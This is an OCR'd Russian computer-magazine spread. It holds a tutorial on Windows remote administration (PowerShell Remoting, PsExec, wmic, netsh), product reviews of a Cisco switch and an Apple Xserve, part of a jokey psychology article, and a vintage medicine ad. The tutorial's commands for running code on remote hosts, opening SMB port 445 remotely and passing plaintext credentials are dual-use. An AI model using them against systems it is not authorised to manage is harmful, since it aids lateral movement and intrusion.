POWERSHELL REMOTING Одним из главных нововведений командной оболочки PowerShell версии 2.0 стало удаленное выполнение команд — Remoting. В основе этой фичи лежит WinRM 2.0, все возможности которого используются по полной программе: подключение к системам через прокси-сервера, работа по стандартным портам HTTP/HTTPS, шифрование передаваемых данных с использованием SSL и т.д. Что интересно, PowerShell Remoting позволяет не просто выполнять команды на одном или множестве удаленных хостов (параллельно или последовательно), но и отслеживать их выполнение, получать результаты их работы. При первом запуске PowerShell-скрипта, скорее всего, появится сообщение о том, что выполнение PowerShell скриптов на данной системе заблокировано, и дается рекомендация набрать «get-help about_signing». Все дело в политиках. Смотрим текущее положение дел:



Активируем удаленное управление в PowerShell

```
PS C:\> Get-ExecutionPolicy
Restricted
```

В таком варианте сможем запускать лишь отдельные команды, выполнение сценариев запрещено. Установим «RemoteSigned»:

```
PS C:\> Set-ExecutionPolicy RemoteSigned
```

Подтверждаем запрос на изменение политики.
Подготовить систему для удаленного управления достаточно просто, вводим в консоли PowerShell:

```
PS C:\> Enable-PSRemoting
```

Будет запрошено подтверждение на выполнение ряда операций (ключ '-Force' запустит без подтверждений). После этого автоматически будет сконфигурирован сервис WinRM на автозапуск, созданы исключения в правилах WF (аналогичные «winrs quickconfig», точнее Set-WSManQuickConfig), создан прослушиватель HTTP для приема WS-Management на любом из IP-адресов компьютера. При необходимости отключить возможность удаленного управления также просто:

```
PS C:\> Disable-PSRemoting
```

Для проверки работы удаленного управления можно использовать, например, командлет Test-WSMan:

```
PS C:\> Test-WSMan -ComputerName synack.ru\
```

Теперь у нас два варианта выполнения PS-командлетов на удаленной системе: интерактивный и командный. В

```
Администратор: Командная строка
C:\Users\Администратор>winrm get winrm/config
Config
    MaxEnvelopeSizekb = 150
    MaxTimeoutms = 60000
    MaxBatchItems = 32000
    MaxProviderRequests = 4294967295
    Client
        NetworkDelayms = 5000
        URLPrefix = wsman
        AllowUnencrypted = false
        Auth
            Basic = true
            Digest = true
            Kerberos = true
            Negotiate = true
            Certificate = true
            CredSSP = false
        DefaultPorts
            HTTP = 5985
            HTTPS = 5986
        TrustedHosts
    Service
        RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)S:P(AU;FA;GA;;;WD)(AU;SA;GWGX;;;WD)
        MaxConcurrentOperations = 4294967295
        MaxConcurrentOperationsPerUser = 15
        EnumerationTimeoutms = 60000
        MaxConnections = 25
        MaxPacketRetrievalTimeSeconds = 120
        AllowUnencrypted = false
        Auth
            Basic = false
            Kerberos = true
            Negotiate = true
            Certificate = false
            CredSSP = false
            CbtHardeningLevel = Relaxed
        DefaultPorts
            HTTP = 5985
            HTTPS = 5986
        IPv4Filter = *
        IPv6Filter = *
        EnableCompatibilityHttpListener = false
        EnableCompatibilityHttpsListener = false
        CertificateThumbprint
    Winrs
        AllowRemoteShellAccess = true
        IdleTimeout = 180000
        MaxConcurrentUsers = 5
        MaxShellRunTime = 2147483647
        MaxProcessesPerShell = 15
        MaxMemoryPerShellMB = 150
        MaxShellsPerUser = 5

C:\Users\Администратор>_
```


ПРОСМАТРИВАЕМ УСТАНОВКИ WINRM

первом случае, используя командлет Enter-PSSession, подключаемся к PowerShell сессии на удаленной системе:

```
PS C:\> Enter-PSSession synack.ru
```

Теперь можем вводить команды, получать ответ, то есть работать как за локальной консолью. Чтобы отключиться от удаленной системы, набираем exit или Exit-PSSession.

НАСТРОЙКА РАБОТЫ СЛУЖБЫ УДАЛЕННОГО УПРАВЛЕНИЯ ПРИ ПОМОЩИ ГРУППОВЫХ ПОЛИТИК



Чтобы выполнить команду на одном или нескольких удаленных компьютерах, используется командлет Invoke-Command. Список систем можно передать как непосредственно в командной строке, так и прописать их в текстовом файле (удобно в том случае, если их много). Например, получим список процессов на удаленной системе:

```
PS C:\> Invoke-Command -ComputerName synack.ru
-ScriptBlock {Get-Service | Format-List}
```

Допускается передача любого количества команд за раз (причем для этого удобно задействовать переменную), что может быть использовано в скриптах и для автоматизации операций. Для примера откроем 445 порт в брандмауэре:

```
PS C:\> $portcommand = {netsh firewall set
portopening tcp 445 smb enable}
PS C:\> Invoke-Command -ComputerName synack.ru
-ScriptBlock $portcommand
```

Кстати, Netsh сам умеет управлять настройками не только локальной, но и одной или нескольких удаленных машин. Достаточно добавить команду «set machine» или ключ '–r', после чего задать WINS/UNC/DNS имя или IP-адрес:



links

- Windows Management Framework Core для WinXP/2k3/Vista/2008 — support.microsoft.com/kb/968929.
- Утилиты Sysinternal — technet.microsoft.com/ru-ru/sysinternals.
- Microsoft Script Center — technet.microsoft.com/ru-ru/scriptcenter.



WBEMTEST — ГРАФИЧЕСКАЯ УТИЛИТА ДЛЯ ВЗАИМОДЕЙСТВИЯ С WMI

```
> netsh -r synack.ru -u
administrator -p password diag gui
```

В итоге получаем HTML-страницу с диагностической информацией (сведения о компьютере, сетевые настройки, список служб интернета), которая может помочь в определении источника проблем.

УТИЛИТА PSEXEC Утилита PsExec не входит в стандартную поставку ОС, но она достаточно удобна для выполнения большинства задач по администрированию удаленных систем. Найти ее можно в пакете Sysinternals PsTools (technet.microsoft.com/ru-ru/sysinternals). Чтобы было удобнее вызывать, исполняемый файл лучше скопировать в каталог, доступный через переменную %path% (например, system32). Для выполнения команд на удаленной системе автоматически запускается служба system32\psexesvc.exe, поэтому для работы с PsExec необходимы соответствующие админские права (в домене или локальной системе). После завершения работы данная служба и связанные файлы автоматически удаляются. Общий формат запуска следующий:

```
psexec \\computer -u user -p passwd
command ключи
```

Если имя пользователя отсутствует, то подразумевается текущая учетная запись. Соответственно, если убрать название компьютера, то команда будет выполнена на локальной системе.
Пример использования:

```
> psexec \\synack cmd.exe
```

Все, перед нами консоль удаленной системы. Сессия никак не шифруется, и данные можно перехватить снифером, поэтому PsExec следует использовать в защищенной среде. Проверка подлинности производится средствами Windows NTLM или Kerberos.
При необходимости можно выполнить команду одновременно на нескольких системах, имена хостов перечисляются через запятую, как вариант, их можно вписать в файл текстового формата, который и указать при запуске:


```
> psexec @c:\systems.txt shutdown
/p /f
```

Утилита имеет ряд ключей. Так, ключ '-c' позволит скопировать программу с локального диска на удаленную систему перед ее выполнением. Ключ '-i' запускает программу в интерактивном режиме. Чтобы PsExec «забыл» о запущенной программе сразу после ее выполнения, освободив тем самым консоль, используем '-d':

```
> psexec -d \\sysack chkdsk
```

Теперь на удаленной системе инициируется проверка дисков, а администратор сможет продолжить ввод команд.

ИНСТРУМЕНТАРИЙ ДЛЯ УПРАВЛЕНИЯ WINDOWS Как следует из названия, WMI также может использоваться для управления и доступа к данным на удаленных системах. Хотя по сравнению с другими методами, рассмотренными ранее, работа с WMI на порядок сложнее. Но сегодня в интернете можно найти большое количество готовых скриптов, позволяющих после некоторой адаптации выполнить практически любую задачу по управлению системами и сбору данных. Кроме этого, следует учитывать, что некоторые команды и параметры специфичны для разных версий ОС, поэтому скрипт, написанный для Win7, в WinXP, возможно, не будет работать должным образом. Для проверки подлин-



НАСТРОЙКА БЕЗОПАСНОСТИ DCOM

ности используется NTLM или Kerberos, по умолчанию удаленное подключение не шифруется, но такая возможность предусмотрена.
Перед началом использования WMI следует запустить MMC-консоль DCOMCnfg и разрешить удаленное выполнение DCOM-запросов, аналогичные действия производятся и для WMI в wmimgmt.msc. Плюс создаем разрешающее правило Windows Firewall для WMI:

```
> netsh advfirewall firewall set rule group="windows
management instrumentation (wmi)" new enable=yes
```

Возможно несколько вариантов выполнения WMI на удаленной системе. Скрипты здесь рассматривать не будем, это достаточно емкий вопрос. Самый простой способ — использование консольной утилиты Wmic с ключом «/node». Например, получим список учетных записей на удаленном компьютере:

```
> wmic /node:synack /USER:"username" useraccount list
brief
```

Если нужно выполнить команду сразу на нескольких компьютерах, поступаем аналогично PsExec, то есть перечисляем их через запятую или прописываем в файл.
Просмотрим список процессов и уничтожим «ненужный»:

```
> wmic /node:synack process list
> wmic /node:synack process where(id="679") call
terminate
```

К слову, штатная команда tasklist поддерживает возможность выполнения на удаленной системе. Формат следующий:

```
tasklist /S <система> /U

<домен>\<пользователь>
```

То есть, чтобы получить список процессов, выполняемых на удаленной машине, можно сделать так:

```
> tasklist /S \\synack
```

Любители графических морд могут выполнить любую WMI-команду с помощью «Тестера инструментария управления Windows». Запускаем Wbemtest.exe, нажимаем «Подключить» (Remote), прописываем данные удаленной системы (\\synack\root\cimv2), выбираем параметры и выполняем запрос.

ЗАКЛЮЧЕНИЕ Конечно, это далеко не все варианты удаленного управления и выполнения команд. Не забываем о групповых политиках, которые также позволяют произвести большинство операций по администрированию систем. Многие языки программирования, включая Windows Script Host, .Net и так далее имеют возможности подключения к удаленному компьютеру для выполнения административных операций, не говоря уже о многочисленных утилитах сторонних разработчиков. Выбирай наиболее подходящий способ и действуй.

NATHAN BINKERT NAT@SYNACK.RU



Умная кошка

Cisco WS-C2960-48TT-L: интеллектуальный коммутатор 2-го уровня с фиксированной конфигурацией

Технические характеристики Cisco WS-C2960-48TT-L

> Поддержка стандартов:
Auto MDI/MDIX
IEEE 802.1p (Priority tags)
IEEE 802.1q (VLAN)
IEEE 802.1d (Spanning Tree)
IEEE 802.1s (Multiple Spanning Tree)

> Объем ОЗУ / ПЗУ (Flash):
64 Мб / 32 Мб

> Общее количество портов:
48 x Ethernet 10/100 Мбит/сек

> Параметры Uplink-портов:
2 x Ethernet 10/100/1000 Мбит/сек

> Размер таблицы MAC-адресов:
8192

> Производительность:
Общая производительность: 13,6 Гб/с
Скорость коммутации: 10,1 Гб/с

> Управление:
Web-интерфейс
Протоколы SNMP 1, RMON, Telnet, SNMP 3, SNMP 2c, SSHv2

> Питание:
Внутренний блок питания
Потребляемая мощность: 45 Вт

> Исполнение:
Для установки в стойку
Размер 445 x 44 x 236 мм



Коммутатор WS-C2960-48TT-L от компании Cisco столь сложен и богат на функционал, что дать его объективную оценку в таком малом объеме знаков просто нереально. Поэтому мы остановимся только на его ключевых возможностях.

Итак, Cisco WS-C2960-48TT-L — интеллектуальный коммутатор второго уровня на 48 портов для применения в сфере малого и среднего бизнеса. Среди главных достоинств устройства следует выделить: обеспечение интегрированной безопасности сети, гибкую систему приоритезации трафика и широкий спектр поддерживаемых протоколов и стандартов.

Коммутатор способен обеспечить чрезвычайно высокий уровень сетевой безопасности за счет использования таких технологий как: списки контроля доступа для каждого порта с возможностью принудительной аутентификации, фильтрация по MAC-адресам, шифрование, механизм Private VLAN Edge для отделения портов коммутатора друг от друга, технология NAC (Network Admission Control), позволяющая блокировать доступ нежелательных узлов к сети или направить их в карантинную сеть. Двунаправленный режим обмена данными на портах SPAN (Switch Port Analyzer) позволяет устройствам системы обнаружения вторжений в автоматическом режиме реагировать на нарушителей безопасности. Для получения доступа к настройкам маршрутизатора используется авторизация по протоколам TACACS+ и RADUIS.

Контроль над полосой пропускания и оптимизация трафика (QoS — Quality of Service) происходят с помощью назначения до 64 индивидуальных или агрегированных правил для всех портов коммутатора. Правила могут опираться на IP-адрес получателя или отправителя, MAC-адрес, информацию в заголовках пакетов. Поддерживается ECR, SRR sheduling, WTD, Strict Priority queuing, четыре исходящие очереди на порт, шаг для гарантированной полосы пропускания виртуального канала (CIR) от 8 Кбит/с. Предусмотрено автоматическое управление QoS. Так, после подключения к сети VoIP телефона настройка QoS будет произведена в автоматическом режиме.

Для агрегации сетевого оборудования используются комбинированные гигабитные uplink-порты, которые могут объединяться в один канал с помощью технологии GigabitEtherChannel. Для резервирования основного коммутатора стека применяется сервис Cisco Cluster Management Suite (CMS).

Настройка коммутатора может быть произведена, используя протоколы SNMP 1, RMON, Telnet, SNMP 3, SNMP 2c и SSHv2. Также предусмотрен Web-интерфейс. Вместе с коммутатором поставляется ПО Cisco Network Assistant, которое упрощает обновление и настройку. Быстрое и легкое первоначальное развертывание обеспечивает приложение Express Setup. Средняя цена на устройство составляет 66 075 рублей.

Храните яблоки в стойке

Обновленный 1U-сервер: XServe Quad-Core Intel Xeon от Apple



Технические характеристики AppleXserve

> Процессор:
Один или два Quad-Core Intel Xeon 5500 Nehalem 2.26, 2.66 или 2.93 ГГц

> Память:
До 12 Гб в однопроцессорном варианте 6 слотов; планками 1, 2 или 4 Гб

> Жесткие диски:
Любая комбинация SATA или SAS дисковых модулей Apple
До 3 Тб, используя три модуля 1 Тб 7200 rpm SATA
До 1.35 Тб, используя три модуля 450 Гб 15000 rpm SAS

> Поддержка RAID:
Опционально встроенный RAID-контроллер Xserve RAID Card с кеш-памятью 512 Мб и резервной батареей на 72 часа для кеш-памяти

> Сетевой интерфейс:
2 встроенных интерфейса Gigabit Ethernet (10/100/1000BASE-T) с поддержкой пакетов jumbo frames

> Питание:
Блок питания на 750 Вт
Опционально — дополнительный второй блок питания на 750 Вт для распределения нагрузки, с возможностью «горячей» замены

> Расширение:
Два свободных 16-канальных слота PCI Express 2.0: один слот половинной длины (6.6 дюйма) и один 9.25-дюймовый слот

> Внешние порты ввода-вывода:
2 порта FireWire 800 (общая мощность 15 Вт)
2 порта USB 2.0
1 порт DB-9 serial на задней панели
1 порт USB 2.0 на лицевой панели

> Другое:
Оптический накопитель 8x SuperDrive с поддержкой двухслойных дисков (DVD+R DL/DVD±RW/CD-RW)
Встроенная графическая карта NVIDIA GeForce GT 120 с 256 МБ GDDR3 SDRAM; выход Mini DisplayPort (переходники на VGA и DVI покупаются отдельно)

> Исполнение:
Для установки в стойку, формат 1U
высота — 4,4 см
ширина — 44,7 см
толщина — 76,2 см
вес — 14 кг в базовой конфигурации;
17,4 кг с тремя дисковыми модулями SATA 1 Тб и двумя блоками питания

> Гарантия и сервис:
Один год ограниченной гарантии на заводские дефекты материалов и сборки

> Предустановленная ОС: Mac OS X Server 10.5 Leopard (без ограничений на количество пользовательских подключений)

Что получится, если объединить усилия инженеров серверного оборудования и дизайнеров? Большинство компаний производит на свет гламурный серверный шкаф, но только Apple смогла привести этот союз к созданию стильного, надежного и производительного 1U-сервера.

Xserve Quad-Core Intel Xeon — представитель последнего поколения серверов начального уровня (производства небезызвестной яблочной компании). Область его применения может простираться от веб-серверов и файлового хранилища до сервера, выполняющего поддержку различных внутрикорпоративных сервисов.

В стандартной комплектации сервер оснащен одним процессором Quad-Core Intel Xeon 5500 Nehalem с частотой 2.26 ГГц. По просьбе покупателя он может быть заменен на два одноименных процессора, работающих на частоте 2.26, 2.66 или 2.93 ГГц. Стандартный объем памяти — 3 Гб — может быть расширен до 12 Гб. Максимальный объем дисковой памяти может составлять 3 Тб при условии использования трех SATA-дисков емкостью 1 Гб с поддержкой «горячей замены» (есть вариант и с SSD-накопителями). RAID-контроллер с кэш-памятью 512 Мб и резервной батареей устанавливается по требованию. Сервер имеет два интерфейса Gigabit Ethernet (10/100/1000BASE-T) и два слота PCI Express 2.0 (один из которых имеет половинную длину).

Xserve действительно есть, чем отличиться. Во-первых, сервер оснащен фирменным Apple'овским интерфейсом FireWire (IEEE 1394b). Во-вторых, это, конечно же, предустановленная операционная система Mac OS X Server 10.5 Leopard с немалым числом приверженцев. В-третьих, сервер оснащен мощным графическим адаптером NVIDIA GeForce GT 120 с 256 Мб памяти, который, возможно, будет полезен в некоторых инсталляциях.

Есть и недостатки. Xserve оснащен EFI (Extensible Firmware Interface) вместо BIOS, что не дает особых преимуществ, однако затрудняет установку сторонних операционных систем. Например, чтобы установить Linux, придется использовать специальный загрузчик, а Windows подойдет только последних версий, а точнее Win2k8/Win2k8R2. И кого-то может огорчить цена, которая в стандартной комплектации составляет примерно 130 000 рублей.

Александр Лозовский lozovsky@gameland.ru

PSYCHO: ПРОФЕССИОНАЛЫ ЧЕЛОВЕЧЕСКИХ ДУШ

Психологические техники на службе светлой стороны силы

Так сложилось, что последние полгода мы освещали преимущественно темную сторону пси-силы — безумства, легкие помешательства, обманы и манипуляции. Получается, мы совершенно незаслуженно обошли своим вниманием относительно добрых юнитов — психологов, психиатров, тренеров — и те психотехники, которые они в рамках своей деятельности реализуют.

Несправедливо? Сегодня мы попробуем это упущение компенсировать. Вначале давай рассмотрим, что все эти боевые единицы собой представляют, чем характеризуются и как друг от друга отличаются, а затем плавно перейдем к описанию тех способов воздействия на человеческие души, которые они практикуют.

Психологи

Название специальности недвусмысленно намекает на принадлежность к когорте избранных знатоков человеческих душ — что, якобы, и является профессией психологов. Научные определения «психологии» как науки и «психологов» как специалистов мы здесь приводить не будем — и так ясно, что первое — академически-прикладная наука, изучающая структуру человеческой психики, поведение и мотивацию человеков разумных, но вот второе... со вторым не так ясно. Кто они, чем знамениты, чем занимаются, а чем нет? Ну, во-первых, психолог получается методом горячего литья в течение пяти лет обучения в соответствующем вузе/факультете. Благодаря тому, что наша страна — велика и могуча, а законы в ней — строги и не обязательны, психологи ранее отливались и альтернативными способами. Покупкой дипломов, курсами повышения квалификации или просто любыми другими курсами, нередко проводимыми в кабинетах труда соответствующими преподавателями (которые до этого учили детей обрабатывать драчовым напильником детали номер восемь). Таких личностей и сейчас остается не менее половины, что, очевидно, сказывается на их среднем профессиональном уровне. Не будем о грустном, а лучше посмотрим, что входит в задачи психологов.

1. Психологическое консультирование. Ясное дело, что проводится оно либо по запросу самой личности, либо по запросу компетентных организаций вроде:

• Образовательных учреждений (чтобы понять, действительно ли данный подросток — придурок, или только прикидывается, в чем заключается его проблема, и как можно скорректировать его воспитание/образование, исходя из этой информации). В большинстве отечественных школ основными способами реагирования на особенности психологии учеников является «игнорирование», «отчисление», «третирование», «пускание на самотек» и многие другие. Поэтому, как ты понимаешь, без психолога в них очень хорошо обходятся.

• Красной армии (подойдет ли юнит для ответственной должности, можно ли спрогнозировать его поведение в такой-то ситуации, сможет ли эта группа юнитов в течение года работать на одной подлодке, уживутся ли они друг с другом, не перережут ли друг друга и прочее). Например, всем известно, что Джины ненавидят Ифритов, а Архангелы — Архидьяволов. Психологи подходят к этому делу более научно.

• Различных капиталистических учреждений. Сейчас, в XXI веке, нет никаких сомнений, что машина капитализма не только пьет кровь рабочих (она ей смазывается :)), но и покушается на самое святое — их душу. Многие корпорации принимают на работу новых офисных троллей только через собеседование с начальником соответствующего подразделения и психологом — специалистом по подбору персонала. Считается, что такой подход помогает подобрать более слаженный коллектив, нанимать более профессионально-ориентированных сотрудников, повысить их лояльность компании и снизить текучку кадров. С точки зрения работодателя все выглядит довольно радужно, с позиции же соискателя должности — наоборот; возникает множество вопросов этического («почему я должен позволять кому-то ковыряться в моей голове») и правового плана (за подробностями обращайся к 70-й статье трудового кодекса: «Испытание при приеме на работу»).

2. Психодиагностика. Нет, это не диагностика душевных болезней, а особая, психологическая магия — оценка психологической сферы человека (внимание, восприятие, память, интеллект...) с помощью формализованных (например, наверняка известные тебе тесты и опросники Люшера, Роршаха, MMPI) и неформализованных методик, вроде наблюдения, диагностической беседы или анализа продуктов деятельности консультируемого. Помнишь канонические случаи, когда психолог рассматривает какой-нибудь рисунок домика и в итоге заключает, что, поскольку труба у домика маленькая, то автор рисунка наверняка подсознательно недоволен длиной своего фаллоса? Вот тебе пример использования слабоформализованной методики, да еще и в отрыве от общей картины. В результате — полный бред

> **Психология и литература**
>
> Достоверно неизвестно, по какой причине психологи, формально знающие толк в человеческом умище, настолько криво и заумно формулируют свои мысли, что их книги (в википедии — и в той без поллитры не разберешься) становится положительно невозможно читать. Тем не менее, я тебе их посоветую. Страдай!




ВСѢМИ ЛЮБИМЪ.

Шлю свою фотограф. карточку въ знакъ своего спасенія отъ онанизма, которымъ я страдалъ 18 лѣтъ. Много я потратилъ силъ, никогда не былъ веселъ, все что-то меня тяготило, а сейчасъ у меня появилась веселость. Я былъ стыдливъ съ женщинами, былъ недоволенъ собой, а теперь принимаю участіе въ какомъ угодно обществѣ и всѣми любимъ. Сто разъ спасибо за вашъ цѣлебный препаратъ «Біолъ-Ласлей». **Т. М. Н.**

Если Вы страдаете общею и половой слабостью, головными болями, безсонницею, малокровіемъ, онанизмомъ и его послѣдствіями, робостью, слабой памятью, послѣдствіями венерич. бол., если Вы нервны, раздражительны, переутомлены — спросите въ аптекѣ коробку „Біола“, но только настоящаго «Біола-Ласлей». Вы получите блестящіе результаты. Это извѣстное средство противъ неврастеніи, которое совершенно безвредно. За справками можно обращаться въ С.-Петерб., отд. 7 частн. почтов. ящ. № 371. 33222

Классический клиент психотерапевта. В те времена их еще не было, поэтому пациент излечился неким токсическим снадобьем, возможно, даже плацебо



Зигмунд Фрейд aka Сигизмунд Шломо: главный психоаналитик с традиционной сигарой. Нет, ты не можешь смешно пошутить по поводу ее фаллической формы: все уже было сделано до нас

со стороны анализирующего.

3. Психокоррекция. Жестокое слово «психокоррекция», так ассоциирующееся в наших с тобой измененных интернетом мозгах с электросудорожным воздействием, сывороткой покорности и формативанием личности с использованием пожизненного цика с гвоздями, на деле оказывается довольно спокойным явлением. Причин тому несколько:

- по нашим законам психолог не имеет права назначать никакие лекарственные средства. С учетом вышеизложенной суровой правды о среднем уровне отечественного психолога, который выучился на свою специальность путем прохождения двухмесячных курсов, согласись, это не так уж и плохо;
- электросудорожную и инсулинокоматозную терапию они тоже, к счастью, назначать права не имеют;
- как ни парадоксально, но психотерапией по отечественным законам... психолог тоже не имеет права заниматься. Отличненько, вот так психолог — специалист по человеческим душам, который не имеет права ни на что, кроме ведения непонятных разговоров и анализа результатов непонятных тестов? Ну да ладно, не касаясь тонкостей наших строгих, но не обязательных законов, постараюсь объяснить тебе суть психокоррекции. Направлена она на то, чтобы повысить социальную адаптацию человека, скорректировать особенности, выходящие за рамки общепринятых, или усилить те качества, которые, на взгляд обратившегося к психологу чувака, у него развиты недостаточно (внимание, память, общение). Иначе говоря, перец, желающий модифицировать свой поведенческий, не побоюсь этого слова, стереотип и усилить какие-либо социальные навыки, отправляется прямиком к психологу, который и промоет ему мозг индивидуальным (психолог + клиент) или групповым методом (да-да, свальный грех: психолог + группа клиентов, одержимых одним и тем же вопросом). О конкретных техниках, которые при этом используются, мы поговорим чуть ниже. Все, психолога мы с тобой более-менее разобрали, осталась одна малость на закуску — ответить на вопрос, который мучил тебя долгие годы, но ответ на который ты узнаешь только сейчас :). Начнем издалека. В связи с огромным количеством (весьма левоватых) вузов, обещающих подготовку на психолога, вероятность того, что ты лично или твои друзья имели честь интимно встречаться с девушкой-студенткой соответствующего направления, очень высока. Очень высока так же и вероятность былинного отказа этих отношений, сопровождавшихся тотальным выносом мозга мучачоса. «В чем причина? — наверняка спрашивал себя означенный мачо. — Как, почему? Как представитель такой профильной специальности может быть таким ужасно сумасшедшим?». Секрет прост — массовый приход (хе-хе) акцентуированных личностей и невротичек-манипуляторш в психологи является следствием того, что человек, сознательно или подсознательно осознавая свою «ущербность», пытается в ней разобраться. Читает книжки, собирает отзывы, идет учиться. И что получается? Ничего не получается, поскольку, как мы с тобой уже говорили в предыдущих статьях, изменить себя чтением книг или обучением на психфаке, невозможно. Именно поэтому в развитых странах работа психологом невозможна, если означенный специалист не находится под наблюдением другого пси-специалиста — супервайзера. Иначе говоря, хочешь вправлять мозги окружающим — приведи сначала в порядок собственные. Надо ли говорить, что в нашей стране такой подход не пользуется популярностью? :)

Корпоративный тренер, он же коуч, он же бизнес–консультант

Корпоративный «психолог», занимающийся подбором нового офисного планктона, мотивацией и тренингами персонала существующего, в первую очередь знаменит тем, что совершенно необязательно бывает психологом. Науке известны тренеры-преподаватели, тренеры-бизнесмены и даже воины-интернационалисты, бывшие военные преступники :). Для нашей статьи этот типаж не имеет особой ценности по ряду причин:

Буква закона: психиатрическое освидетельствование — дело добровольное

Психиатрическое освидетельствование проводится для определения: страдает ли обследуемый психическим расстройством, нуждается ли он в психиатрической помощи, а также для решения вопроса о виде такой помощи. Психиатрическое освидетельствование, профилактические осмотры проводятся по просьбе или с согласия обследуемого («Закон о психиатрической помощи и гарантиях прав граждан при ее оказании», статья 23). Исключения есть, но они касаются явно опасных для себя или для общества личностей (загугли полный текст статей 23 и 24, если интересны подробности).





Линда Гамильтон vs. Сара Коннор. Наш идеал жертвы карательной психиатрии в США!

• К «добрым» пси-специалистам он относится чисто условно.
• К пси-специалистам он часто и вовсе не относится (если, конечно, полторы прочитанные книжки с названием «Подготовка успешного сотрудника: 100 игр, направленных на сплочение команды» можно отнести к образованию).
• Корпоративная мотивация, отбор персонала и зомбирование, — все эти темы мы надеемся вынести в отдельную статью :).


Психиатр

Врач-психиатр — в первую очередь, врач, и только во вторую — пси-специалист. Подготавливается данная боевая единица в медицинских институтах и соответствующих (медицинских) факультетах университетов. Причем первые 6 лет будущий психиатр изучает исключительно общеврачебную программу (со всеми ее физиками, пятью разными химиями и работой в покойницкой). И только затем, в течение 2-х лет ординатуры по психиатрии, постигает собственно предмет, из-за чего вышеописанные безумные девушки с горящими глазами в психиатрию попадают редко. Психиатр имеет право на все, не влезая, впрочем, в психологическую епархию вроде хитрых тестов и мощных 600-вопросных опросников (в дурдомах даже есть отдельные ставки медицинских психологов), а именно, на:
